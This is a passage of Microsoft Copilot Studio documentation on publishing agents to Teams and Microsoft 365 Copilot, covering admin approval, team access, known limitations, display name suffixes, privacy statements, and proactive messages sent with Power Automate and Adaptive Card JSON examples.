
Only shared users can find and install the agent in the **Built with Power Platform** section of the Teams app store. The agent doesn't show for everyone in the organization even if it's configured to allow everyone to use the agent. To [show the agent to the organization](#), submit the agent for an admin's approval to show it in the **Built for your org** section of the Teams app store or in the **Built by your org** section of the Microsoft 365 Agent Store.

An agent can only appear in the **Built with Power Platform** section of the Teams app store if the total number of shared users doesn't exceed the limits imposed by the [Teams app store discovery policy](#) for your tenant. To make your agent available to a larger number of users, partner with your admin to [show the agent to the organization](#).

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels](#).
2. Select **Availability options**.

3. Select **Show to my teammates and shared users** and review who has access to the agent.
4. Confirm the **Show in Built By Your Colleagues** checkbox is selected and select **Update**.

Your agent becomes available in the **Built with Power Platform** section of the Teams app store, and a green **Added to Teams** label appears in the availability options page.



The screenshot shows a configuration panel titled "Show in the store". Below the title is the instruction "Decide who you want to show your agent to:". There are two radio button options. The first option, "Show to my teammates and shared users", is selected and has a green "✓ Added to Teams" label below it. The second option is "Show to everyone in my org", with a note below it stating "Appears in **Built by your org** after admin approval".

ⓘ Note

If your app doesn't appear in the **Built with Power Platform** section, your Teams app might be caching information.

Try signing out and back in (if you're using the Teams desktop app) or refreshing your browser (if you're using the Teams web app).

Remove an agent from the Built with Power Platform section

You can remove an agent from the **Built with Power Platform** section. Removing the agent from this section doesn't affect users with the agent installed.

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels.](#)
2. Select **Availability options**.
3. Select **Show to my teammates and shared users** and clear the **Show in Built By Your Colleagues** checkbox.
4. Select **Share**. The agent no longer appears in the **Built with Power Platform** section of the Teams app store.

Show to the organization

You can share an agent with your organization by submitting it for admin approval to be featured in the **Built for your org** section of the Teams app store. If you also publish your agent to Microsoft 365, submitting it for admin approval applies the Microsoft 365 Agent Store as well. Featuring your app in the Teams app store and in the Microsoft 365 Agent Store is a great way to broadly distribute your agent by partnering with your admin to roll it out to everyone in the organization or to a subset of users.

Admins can also [use app setup policies](#) to automatically install and pin an agent for users in the organization so they can access it directly from their app bar in Teams.

Before submitting an agent to your organization, make sure that:

- Your agent is ready for release and in compliance with company standards, rules, and policies.
- You coordinate with other agent managers. Once you submit an agent, a different user can't resubmit it until an admin approves or rejects the previous submission.
- You [remove the agent](#), if applicable, from the **Built with Power Platform** section of the Teams app store. Otherwise if you submit your agent for admin approval it could end up showing up in two places.

ⓘ Note

Once an agent is approved by an admin, the admin manages the agent availability in the **Built for your org** section of the Teams app store or the **Built by your org** section of the Microsoft 365 Agent Store. Only an admin can remove the agent from these sections.

Submit an agent for admin approval

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels](#).
2. Select **Availability options**.
3. Confirm the agent isn't shown to teammates or shared users. [Remove it](#) if it says **Added to Teams**.
4. Select **Show to everyone in my org**.
5. Review the requirements for submission, and select **Submit for admin approval**.

ⓘ Note

Make sure you review the content and it's ready for an admin to review. You must submit a new approval request to [update the icon and descriptions](#) for agents that

were previously approved.

Once an agent is approved, all new and existing users of the agent in Teams and Microsoft 365 Copilot receive the update.

A new approval is only required if you modify the agent details. You can make content updates to your agent and publish it as often as desired. You don't need to submit your agent for approval again after publishing such content changes.

A final confirmation prompt appears.

6. Select **Yes** to continue. The agent is sent to your admin [for approval](#), and you can see a note indicating the status of your submission.

ⓘ **Note**

After submitting the agent for admin approval, don't change the agent's access setting to be less than everyone in your organization.

Setting the access to less than everyone results in users in the organization being unable to chat with the agent after installing it from the Teams app store or the Microsoft 365 Agent Store.

Work with your admin on the [Microsoft Teams app policy](#) to determine who can find and install the agent.

7. Wait for your [admin's approval](#). You can check the latest status by selecting **Refresh**, or opening the **Make the agent available to others** window from the **Publish** page.
8. After your admin approves the agent, the status is updated to **Approved**. You can directly open the agent and share the approved version's link with other users.
9. Optionally, ask your admin to [use app setup policies](#) to automatically install and pin an agent for users in the organization so they can access it directly from their app bar in Teams.

ⓘ **Note**

If your app is marked as **Approved** but doesn't appear in the **Built for your org** section of the Teams app store, your Teams app might be caching information.

Try signing out and back in again (if you're using the desktop app) or refreshing your browser (if you're using the Teams web app).

Allow users to add an agent to a team in Teams

In Teams, users can [add an agent to a specific team](#). Once an agent is available for a team, team members can "@mention" it in any team channels, and all teammates see the responses from the agent. This feature is useful for situations such as the following examples:

- Your agent supports collaboration, like sharing the latest sales report insight with the rest of the Sales team.
- You want to allow all team members to engage with the agent in a team channel or via private chat without needing to manually install the agent themselves.

Two options determine whether users can add an agent to any team that they're part of, or to group and meeting chats in Teams. When you select these options, the agent gets access to the conversation history from the team channel, group chat, or meeting chat, which helps the agent provide answers better suited to the context of the conversation.

When users install an agent from the [Teams app store](#) or by using the [installation link](#) they can see one of the following options, depending on the collaborative scope you set for the agent:

- Add the agent to a team channel
- Add the agent to group and meeting chats in Teams

Team members can also [remove an agent from a team](#).

Important

Configure the agent to allow everyone in the organization to chat with it. This setting ensures all team members have permission to chat with the agent. Don't change the security setting of the agent after enabling this capability. Otherwise, users might see permission errors when they try to interact with the agent in Teams channels or group chats.

To allow users to add an agent to a team:

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels](#).
2. Select **Edit details**.
3. Select **Allow your users to add this agent to a team**.

4. Select **Save**.

Teams caches information, so it can take a while before users see the option to add the agent to a team or group chat. Users can refresh the browser (or sign out of the Teams desktop client and sign back in) to get the latest changes.

If you previously [submitted the agent for admin approval](#), you must submit it again after enabling this option. The admin must approve your changes before users can add the agent to their teams from the **Built for your org** section of the Teams app store.

Prevent users from adding an agent to a team, or group and meeting chats

When you turn off this option, users can't add an agent to a new team, group, or meeting chat. It doesn't remove the agent for users who already have it. You must manually [remove](#) the agent.

To prevent users from adding an agent to a team:

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels](#).
2. Select **Edit details**.
3. Clear the **Users can add this agent to a team** checkbox.
4. Select **Save**.

Configure private greeting behavior

Private greetings from an agent are useful when you want team members to have one-on-one conversations with the agent without needing to manually install the agent themselves.

Note

Private greeting configuration is available for classic chatbots only.

When you configure this behavior, your agent automatically starts a conversation with team members. To customize the agent's greeting message, [modify the Greeting system topic](#).

Consider how relevant the agent is to team members. Make sure the agent's greeting helps them understand what to do with it, describes its limitations, and, most importantly, gets them comfortable interacting with it.

To configure when an agent sends a private greeting:

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels.](#)
2. Select **Settings**.
3. Configure the private greeting options.
4. Select **Save**.

Download the Teams app manifest for an agent (advanced)

You can download the agent's Teams app manifest to make detailed changes to the manifest directly and share with your admin or users in the tenant. You can also directly upload an app manifest into Teams if your organization's policy allows you to [upload custom applications](#).

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels.](#)
2. Select **Availability options**.
3. Select **Download .zip**. The manifest is generated as a .zip file and saved according to your browser's settings.
4. In Teams, select **Apps > Manage your apps > Upload an app**.
5. Select **Upload a customized app**.
6. Browse for the downloaded .zip file.

Disconnect an agent from Teams

You can take your agent offline so users can no longer chat with it in Teams. When your agent is offline, it doesn't respond to anyone who tries to chat with it. Consider the need to disconnect your agent before you do so.

Disconnected agents don't appear in the **Built with Power Platform** section of the Teams app store and can't be installed from a shared link. If a user already has such an agent installed in Teams, it remains available until the user uninstalls it.

If you disconnect an agent that an admin approved, it continues to appear in the **Built for your org** section of the Teams app store. You must ask your admin to remove it.

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels.](#)
2. Select **Remove channel**.

3. Review the information about disconnecting your agent, and select **Disconnect** to continue.

You can always reconnect your agent by selecting **Add channel** in the configuration panel for the Teams and Microsoft 365 Copilot channels, republishing, and then reinstalling the agent in Teams.

ⓘ Note

If you add the Teams channel again, without first uninstalling the agent from Teams, an **Update now** button appears instead of the **Add** button. In this case, select **Update now** to reinstall the agent in Teams.

Open the configuration panel for the Teams and Microsoft 365 Copilot channels

1. Open your agent in Copilot Studio.
2. On the top menu bar, select **Channels**.
3. Select the **Teams and Microsoft 365 Copilot** tile. The configuration panel appears.

Known limitations

The known limitations differ depending on whether you're using Teams or Microsoft 365 Copilot.

Known limitations in Teams

- Agents that use the [upgraded unified authoring canvas](#) don't support the [private greeting configuration](#).
- Agents approved by an admin don't have the option for [setting the avatar icon](#) on the details page. These agents use the app icon as their avatar.
- Teams applies [rate limiting](#) to agents. Depending on your business needs, you might want to keep your agent content concise for agents that you publish to Teams.
- If your agent supports [user authentication](#), the user can't explicitly sign out. This behavior fails the Teams Marketplace certification if you're publishing your agent in the Seller Dashboard. This limitation doesn't apply to personal or tenant usage of the agent. Learn

how to [publish your app to the Teams Store](#) and about the [Marketplace certification policy](#).

- After you disconnect your agent from the Teams channel, it might take a few minutes before users in Teams can't reach the agent.
- Group chats and meeting chats don't support agents configured for [manual authentication](#) with [single sign-on \(SSO\) for Teams](#). Depending on your business needs, you could either [authenticate with Microsoft](#) or remove SSO for Teams from your manual authentication.

SystemError after publishing or republishing an agent

When users interact with a Copilot agent in Teams, they might see the following message:

Sorry, something unexpected happened. We're looking into it.

Error code: SystemError

This problem happens when Teams keeps using a previously published version of the agent after you publish or republish the agent. In some cases, Teams doesn't immediately refresh the updated agent configuration. This problem causes a generic **SystemError** during agent execution.

Workaround

To refresh the agent configuration, try the following steps:

1. In the Microsoft Teams admin center, locate the agent app, disable it, wait a few seconds, and then re-enable it.
2. In Copilot Studio, turn off the **Teams** channel for the agent, save your changes, and then turn the channel back on.
3. Republish the agent to ensure the latest version is available to Teams.

If the problem persists, contact Microsoft Support and provide the **Conversation ID**, **Agent ID**, and the **time** when the error occurred.

Known limitations in Microsoft 365 Copilot

- **Conversation Start topic not supported:** The Microsoft 365 Copilot channel doesn't support the **Conversation Start** topic, so general greetings aren't possible. Instead, the agent offers suggested prompts. You can set variables through Activity Event-triggered topics, but this method isn't ideal for greetings due to side effects.

- **Unsupported media types:** Media like GIF images aren't rendered.
- **Embedded URLs:** Microsoft 365 Copilot might remove embedded URLs for security. Citations from generative answers should include URLs in the citation section.
- **Unsupported node types:**
 - Speech operations
 - Hand-off to customer service representative
 - Adaptive Cards with `Action.Execute`
- **Unsupported message types:**
 - Basic cards (`ContentFiltered` error)
 - Video (`ContentFiltered` error)
 - Image (`ContentFiltered` error)
 - File
 - Speech (not sent)

ⓘ **Note**

You can use Adaptive Cards to show images.

- Inactivity trigger fires but doesn't post messages back to Microsoft 365 Copilot.
- Agents published to Microsoft 365 Copilot don't support user feedback (reactions).

Add a display name suffix to identify agents across environments (preview)

[This article is prerelease documentation and is subject to change.]

When you deploy the same agent solution to multiple environments (Development, Test, and Production), all agent instances use the same display name in Microsoft Teams and Microsoft 365 Copilot. As a result, users might have a harder time identifying which environment an agent belongs to.

To solve this problem, configure a **Channel display name suffix** that appends an [environment variable](#) value to your agent's display name in Teams and Microsoft 365 Copilot. Because environment variables can have different values in each environment, your agent automatically shows the correct environment identifier without changes to the solution itself.

For example, if your agent is named "HR Support Agent" and you configure a suffix environment variable:

 Expand table

Environment	Environment variable value	Display name in Teams
Development	(Development)	HR Support Agent (Development)
Test	(Test)	HR Support Agent (Test)
Production	(blank)	HR Support Agent

 Note

The agent's display name in Copilot Studio doesn't change. The suffix only appears in the published channels (Teams and Microsoft 365 Copilot).

 Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Prerequisites

- Your agent must be in a [custom solution](#).
- An environment variable of type **String** must exist in the same solution as your agent. To learn more, see [Add environment variables](#).
- Your agent is [connected to the Teams and Microsoft 365 Copilot channel](#).

Configure the channel display name suffix

1. In Copilot Studio, open the agent that you want to configure.
2. Select **Settings**, and then select **Advanced**.
3. Under **Solutions**, locate the **Channel display name suffix** field.
4. From the dropdown, select an environment variable to use as the suffix. Only environment variables of type **String** are listed.

To remove a previously configured suffix, clear the selection so the field is blank.

5. Select **Save**.
6. [Publish your agent](#) for the changes to take effect in Teams and Microsoft 365 Copilot.

Important

Only environment variables of type **String** are supported for the channel display name suffix. Other environment variable types, such as Number or JSON, don't appear in the dropdown.

How it works with application lifecycle management and solution deployments

When you use [solutions for application lifecycle management](#), the solution is the source of truth for your agent configuration. The channel display name suffix setting is part of the solution. When you deploy, the display name suffix persists across environments.

Because you always deploy a managed solution, nothing changes in your target test or production environments except for the environment variable values, which you can update per environment. You can use [Power Platform pipelines](#) to deploy your solution and update environment variable values as part of the deployment process.

For example:

1. In your **Development** environment, create a **String** environment variable (for example, `dev_EnvironmentDescription`) with a default value of `(Development)`.
2. Configure the agent's **Channel display name suffix** to use this environment variable.
3. Export the solution and deploy it to your **Test** environment. Update the environment variable value to `(Test)`.
4. Deploy the solution to your **Production** environment. Leave the environment variable value blank so that nothing is appended to the agent name.

Important

The environment variable should be in the same solution as your agent. Environment variables from other solutions appear in the dropdown, but they might not exist in the target environment when you deploy, which causes the suffix to not be applied.

Supported channels

The channel display name suffix is applied only when you publish your agent to the following channels:

- Microsoft Teams
- Microsoft 365 Copilot

This setting doesn't affect other channels, such as Facebook, SharePoint, or custom websites.

Related content

- [Connect and configure an agent for Teams and Microsoft 365 Copilot](#)

- [Create and manage custom solutions](#)
 - [Export and import agents in solutions](#)
 - [Variables in Microsoft Copilot Studio](#)
-

Last updated on 04/20/2026

Create a privacy statement and terms of use in Microsoft Teams

When you want to publish your agent so other Microsoft Teams users can access it, you need to provide the following information about your agent:

- A link to a compliant privacy statement
- A link to the terms of use (TOU) for the agent
- A link to the developer's website for more information
- The developer's name

Update each of these items of information. See the Microsoft Teams documentation about [Privacy policy](#), [terms of use](#), and [support URLs](#) for some more ideas on what to include.

The following table lists the default values that are provided in a Copilot Studio agent, and suggestions on what you should enter instead:

 Expand table

Requirement	Default value	Suggestions
Privacy statement	Empty privacy statement and terms of use	Work with your manager or IT department to determine what you want to say in your privacy statement, in compliance with your organization's privacy practices.
Terms of use	Empty privacy statement and terms of use	Work with your manager or IT department to define the terms of use, including consideration of any limitations on how the information can be used. See Teams privacy policy guidelines .
Developer website	Link to the Copilot Studio overview page 	You could include a link to your Office profile, or a SharePoint site for your team.
Developer's name	<i>Powered by Microsoft Copilot Studio</i>	Include the name of someone who can be contacted in case someone has questions about the agent.

Empty privacy statement and terms of use

Important

Microsoft didn't develop this app. If you're a user of an agent and see this page, it means the agent developer didn't provide a terms of use and privacy statement for the agent.

For privacy policy or terms of use, contact the developer of this app.

If you don't enter links to a privacy statement or terms of use, then agent users are redirected [here](#).

Last updated on 11/29/2025

Send proactive Microsoft Teams messages

Summarize this article for me

You can configure proactive messages for agents and classic chatbots that you create and customize in Copilot Studio. After you [publish an agent](#) and [make the agent available to users in Microsoft Teams](#), it can send proactive messages to notify users ("recipients") in Teams. Proactive messages use Power Automate flows to deliver their content, and they're useful in many scenarios, including:

- Letting a recipient know that their earlier request is complete. For example, the user's time-off request is approved.
- Providing reminders or news updates. For example, the agent sends a reminder to complete online training.

Important

An agent can't deliver messages if the recipient:

- Doesn't install the agent in Teams.
- Uninstalls the agent.
- Blocks the agent.
- Doesn't have permission to chat with the agent. In this case, you need to [share the agent](#).

Prerequisites

- [Publish and deploy agents](#)
- [Connect and configure agents for Microsoft Teams](#)
- [Get started with Power Automate](#)
- [Overview of cloud flows](#)


Known limitations

- If the agent disconnects and reconnects to Teams, users don't receive proactive messages until they reinstall the agent.
- All proactive messages from Copilot Studio are subject to [Power Automate limits](#) and [throttling limits of the Microsoft Teams connector](#).
- Proactive messages don't appear in conversation transcripts or [analytics session data](#).
- Proactive messages must be in the same environment as the Power Automate flow.

- Proactive messages can only go to a personal chat with the agent.

Send a proactive message

1. In Power Automate, open the flow that you want to use to send a proactive message.
2. Add the Microsoft Teams connector action **Post message in a chat or channel**.
3. For **Post as**, select **Microsoft Copilot Studio agent**.
4. For **Post in**, select **Chat with agent**.
5. For **Agent**, select the agent that you want the message to be sent from.
6. For **Recipient**, enter the recipient's name or email address. You can also use dynamic content if the recipient info comes from an earlier step in the flow.
7. For **Message**, enter the message you want to send.



The screenshot shows the configuration interface for the 'Post message in a chat or channel' action. The title bar includes a Teams icon, the action name, a help icon, and a menu icon. The configuration fields are as follows:

- *Post as:** A dropdown menu showing 'Microsoft Copilot Studio agent'.
- *Post in:** A dropdown menu showing 'Chat with agent'.
- *Agent:** A dropdown menu showing 'Agent 19'.
- *Recipient:** A text input field containing 'Power Platform...' with a clear button (x).
- *Message:** A rich text editor with a toolbar (Font, size 12, Bold, Italic, Underline, Link, Unlink, Bulleted List, Numbered List, Indent, Outdent, Undo, Redo, Source Code) and a text area containing 'Hello, world!'.

At the bottom left, there is a link 'Show advanced options' with a downward arrow.

When the flow runs, the recipient receives the proactive message from the agent in Teams.

Send a proactive Adaptive Card

This section explains how to send proactive Adaptive Cards by using Power Automate flows. On a proactive Adaptive Card, users can receive information from an *inactive* conversation with an agent.



Notification via **Microsoft Teams** 1:50 PM

Order confirmation

Name John Doe
Phone number (000) 000-0000
1x Steak
2x Side Rice
1x Soft Drink

Adaptive Cards are an open card exchange format that lets developers exchange UI content in a common and consistent way. You can author Adaptive Cards by hand in JSON, or if you prefer a drag-and-drop interface, you can use the [Adaptive Cards Designer](#).

ⓘ Note

Power Automate doesn't support Adaptive Cards that use the [templating feature](#).

In this example, you send an order summary card for the user to review.

1. In Power Automate, add the Microsoft Teams connector action **Post adaptive card in a chat or channel** at the step where you want to send card in your flow.
2. For **Post as**, select **Microsoft Copilot Studio agent**.
3. For **Post in**, select **Chat with agent**.
4. For **Agent**, select the agent that you want the message to be sent from.
5. For **Recipient**, enter the recipient's name or email address. You can also use dynamic content if the recipient info comes from an earlier step in the flow.
6. For **Adaptive Card**, enter the following template JSON:

JSON

```
{
  "type": "AdaptiveCard",
  "$schema": "http://adaptivecards.io/schemas/adaptive-card.json",
  "version": "1.5",
  "body": [
    {
      "type": "TextBlock",
```

```
    "text": "Order summary",
    "wrap": true,
    "style": "heading"
  },
  {
    "type": "FactSet",
    "facts": [
      {
        "title": "Name",
        "value": "John Doe"
      },
      {
        "title": "Phone number",
        "value": "(000) 000-0000"
      }
    ]
  },
  {
    "type": "Container",
    "items": [
      {
        "type": "FactSet",
        "facts": [
          {
            "title": "1x",
            "value": "Steak"
          },
          {
            "title": "2x",
            "value": "Side Rice"
          },
          {
            "title": "1x",
            "value": "Soft Drink"
          }
        ]
      },
      {
        "spacing": "Small"
      }
    ],
    "spacing": "Small"
  }
]
```

Post card in a chat or channel

- * Post as: Microsoft Copilot Studio agent
- * Post in: Chat with agent
- * Agent: Agent 19
- * Recipient: Power Platform... x ;
- * Adaptive Card:

```
{  "type": "AdaptiveCard",  "$schema": "http://adaptivecards.io/schemas/adaptive-card.json",  "version": "1.5",  "body": [    {      "type": "TextBlock",      "text": "Order summary",      "wrap": true,      "style": "heading"    }  ],}
```

When the flow runs, the recipient receives the Adaptive Card from the agent in Teams.

Send a proactive Adaptive Card and wait for the user response

Adaptive Cards support collecting user input. In these scenarios, you want to wait for the user's response before the flow continues.



Notification via **Microsoft Teams** 1:50 PM

Order confirmation

Name John Doe

Phone number (000) 000-0000

1x Steak

2x Side Rice

1x Soft Drink

[Submit Order](#)

[Edit Order](#)

ⓘ Note

Power Automate doesn't support Adaptive Cards that use the [templating feature](#).

In this example, you send an order confirmation card that allows the user to make changes before the order is submitted.

1. In Power Automate, add the Microsoft Teams connector action **Post adaptive card and wait for a response** at the step where you want to send card in your flow.
2. For **Post as**, select **Microsoft Copilot Studio agent**.
3. For **Post in**, select **Chat with agent**.
4. For **Message**, enter the following template JSON. The properties in the `actions` element determine the options that the user sees.

JSON

```
{
  "type": "AdaptiveCard",
  "$schema": "http://adaptivecards.io/schemas/adaptive-card.json",
  "version": "1.0",
  "body": [
    {
      "type": "TextBlock",
      "text": "Order confirmation",
      "wrap": true,
      "style": "heading"
    },
    {

```

```

        "type": "FactSet",
        "facts": [
            {
                "title": "Name",
                "value": "John Doe"
            },
            {
                "title": "Phone number",
                "value": "(000) 000-0000"
            }
        ]
    },
    {
        "type": "Container",
        "items": [
            {
                "type": "FactSet",
                "facts": [
                    {
                        "title": "1x",
                        "value": "Steak"
                    },
                    {
                        "title": "2x",
                        "value": "Side Rice"
                    },
                    {
                        "title": "1x",
                        "value": "Soft Drink"
                    }
                ]
            },
            "spacing": "Small"
        ],
        "spacing": "Small"
    }
],
"actions": [
    {
        "type": "Action.Submit",
        "title": "Submit Order"
    },
    {
        "type": "Action.Submit",
        "title": "Edit Order"
    }
]
}

```

5. For **Update message**, enter the message that the recipient sees after providing their response.

6. For **Recipient**, enter the recipient's name or email address. You can also use dynamic content if the recipient info comes from an earlier step in the flow.
7. For **Agent**, select the agent that you want the card to be sent from.

Post adaptive card and wait for a response

* Post as: Microsoft Copilot Studio agent

* Post in: Chat with agent

* Message:

```
{
  "type": "AdaptiveCard",
  "$schema": "http://adaptivecards.io/schemas/adaptive-card.json",
  "version": "1.0",
  "body": [
    {
      "type": "TextBlock",
      "text": "Order confirmation",
      "wrap": true,
      "style": "heading"
    },
    {
      "type": "FactSet",
      "facts": [

```

Update message: Thanks for your response!

* Recipient: PowerPlatformer@microsoft.com

* Agent: Agent 19

Show advanced options

When the flow runs, the recipient receives the adaptive card from the agent in Teams that they can then respond to.

To use the response from the recipient, select **submitActionId** from the dynamic content flyout menu. The value of this variable is the `title` of the action the user selected.

Send proactive messages to multiple recipients

In some scenarios, you might want to send the same proactive message to multiple recipients.

This section contains examples for sending messages to multiple recipients.

Important

